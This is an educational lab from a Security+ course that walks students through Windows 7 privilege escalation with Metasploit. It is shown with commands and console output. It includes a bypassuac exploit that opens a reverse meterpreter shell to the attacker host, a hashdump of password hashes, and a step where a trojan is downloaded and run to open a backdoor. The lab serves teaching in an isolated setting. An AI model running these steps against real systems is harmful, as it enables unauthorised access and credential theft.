Cybersecurity 701

Privilege Escalation Lab

CYBER.ORG
THE ACADEMIC INITIATIVE OF THE CYBER INNOVATION CENTER

Privilege Escalation Lab Materials

- Materials needed
  - Kali Linux Virtual Machine
  - Windows 7 Virtual Machine
- Software tool used (from Kali Linux)
  - Metasploit Framework
- Prerequisites
  - Lab - Backdoor Shortcut*
    - Be sure you have explored and understand this lab

*Instructions for the Backdoor Shortcut Lab are also at the end of this lab

Objectives Covered

- Security+ Objectives (SY0-701)
  - Objective 2.4 - Given a scenario, analyze indicators of malicious activity.
    - Application attacks
      - Privilege escalation

What is a Privilege Escalation Attack?

- A privilege escalation attack is when a user gains access to resources that are not supposed to be available to that user
  - For example, a student is usually not supposed to have access to the Teachers' Lounge. However, if they obtained a copy of the key to the room, they could "escalate" their privileges to access the Teachers' Lounge.

Privilege Escalation Lab Overview

1. Set up Environments
2. Initialize Metasploit
3. Create and install trojan
4. Play the Victim
5. Check Privileges
6. Escalate Privileges
7. Specify Payload
8. Check Privileges

Open a Meterpreter Session


- In Kali, have a meterpreter session* open to the target Windows VM
  - For reference, use the Backdoor Shortcut Lab*
- Let's see what system we are dealing with:
  - Type **`shell`** to enter the command line
  - Type **`systeminfo`** to find out information about the system
  - What can you find out from this?
  - Type **`exit`** to return to the meterpreter

```
meterpreter > shell
Process 1052 created.
Channel 1 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Users\windows\Desktop>systeminfo
systeminfo

Host Name:                 STUDENT-PC
OS Name:                   Microsoft Windows 7 Professional
OS Version:                6.1.7601 Service Pack 1 Build 7601
OS Manufacturer:           Microsoft Corporation
OS Configuration:          Standalone Workstation
OS Build Type:             Multiprocessor Free
Registered Owner:          student
Registered Organization:
Product ID:                00371-868-0000007-85980
Original Install Date:     8/10/2021, 11:30:02 AM
System Boot Time:          4/30/2024, 12:40:51 PM
System Manufacturer:       Xen
System Model:              HVM domU
System Type:               x64-based PC
```

*Instructions for the Backdoor Shortcut Lab are also at the end of this lab

Check Privileges

- Now, check the privileges you have
  - **`getuid`**
    - Notice you are logged in as “windows” (in Windows)
  - **`getsystem`**
    - Notice that it tried, but fails because it does not have the proper privileges
  - **`getsystem -t 1`**
    - Not enough access again
  - **`hashdump`** (attempts to get hashed passwords)
    - It should say “Operation failed”




Dead end?

- We've accessed the system but we don't have access to do whatever we want.
  Shucks!
  We're at a dead end…

- …or are we?
  Not if we can escalate our privileges to be an Administrator on the Windows machine!

Escalate Privileges

- Put the process in the background:
  `background`
- Use the bypassuac exploit:
  `use exploit/windows/local/bypassuac`
- Show the targets available:
  `show targets`
- Set the target:
  `set target 1`
- Set the session:
  `set session 1`



Run the Privilege Escalation Payload

- Set the payload:
  `set payload windows/x64/meterpreter/reverse_tcp`
- Set the local host:
  `set LHOST Kali_IP_Address`
- Set the local port:
  `set LPORT 1717`
- Run the exploit:
  `run`

```
msf6 exploit(windows/local/bypassuac) > set payload windows/x64/meterpreter/
reverse_tcp
payload => windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/local/bypassuac) > set LHOST 10.15.4.209
LHOST => 10.15.4.209
msf6 exploit(windows/local/bypassuac) > set LPORT 1717
LPORT => 1717
msf6 exploit(windows/local/bypassuac) > run

[*] Started reverse TCP handler on 10.15.4.209:1717
[*] UAC is Enabled, checking level...
[+] UAC is set to Default
[+] BypassUAC can bypass this setting, continuing...
[+] Part of Administrators group! Continuing...
[*] Uploaded the agent to the filesystem....
[*] Uploading the bypass UAC executable to the filesystem...
[*] Meterpreter stager executable 7168 bytes long being uploaded..
[*] Sending stage (200774 bytes) to 10.15.77.102
[*] Meterpreter session 2 opened (10.15.4.209:1717 -> 10.15.77.102:49211) at
 2024-04-30 18:28:34 +0000

meterpreter >
```

Check Privileges (Again)

- You are in the Windows system again
- Now, check the privileges you have
  - **`getuid`**
  - **`getsystem`**
  - **`getsystem -t 1`**
    - What was different running these commands this time?
  - **`hashdump`**
    - What happens with this command?
    - What could you do with this information?

```
meterpreter > getuid
Server username: student-PC\windows
meterpreter > getsystem
...got system via technique 1 (Named Pipe Impersonation (In Memory/
meterpreter > getsystem -t 1
...got system via technique 1 (Named Pipe Impersonation (In Memory/
meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:de26cce0356891a4
BackupAdmin:1005:aad3b435b51404eeaad3b435b51404ee:0afc4d67600b24cac
Goofy:1008:aad3b435b51404eeaad3b435b51404ee:6e8ca06f2c217c3c6ff1d39
Guest:501:aad3b435b51404eeaad3b435b51404ee:2b391dfc6690cc38547d74b8
HomeGroupUser$:1002:aad3b435b51404eeaad3b435b51404ee:c5eb2c67ff9f14
Infosec:1004:aad3b435b51404eeaad3b435b51404ee:8846f7eaee8fb117ad06b
Mickey:1006:aad3b435b51404eeaad3b435b51404ee:e9bb421b450aba9e93441e
Minnie:1007:aad3b435b51404eeaad3b435b51404ee:1c2f7f3b20a7a3c512c72c
windows:1003:aad3b435b51404eeaad3b435b51404ee:8846f7eaee8fb117ad06b
meterpreter >
```

Defend Against Privilege Escalation

- Privilege escalation is usually the result of a vulnerability in the underlying software
- It is imperative that you always update your software and install the latest patches
- Running old, unpatched software is usually asking for trouble
- Firewalls can help too

- What are some other ways of defending against a Privilege Escalation attack?

END OF LAB

Backdoor Shortcut Instructions

- In Kali
  - Open Terminal

    `cd CourseFiles/Cybersecurity/backdoor-shortcut`

    `sudo ./backdoor_tcp_script.rc`
- In Windows 7, open Internet Explorer
  - Go to **`http://Kali_IP_address/tcptrojan.exe`**
  - Run the application

This should open a TCP backdoor on the Windows system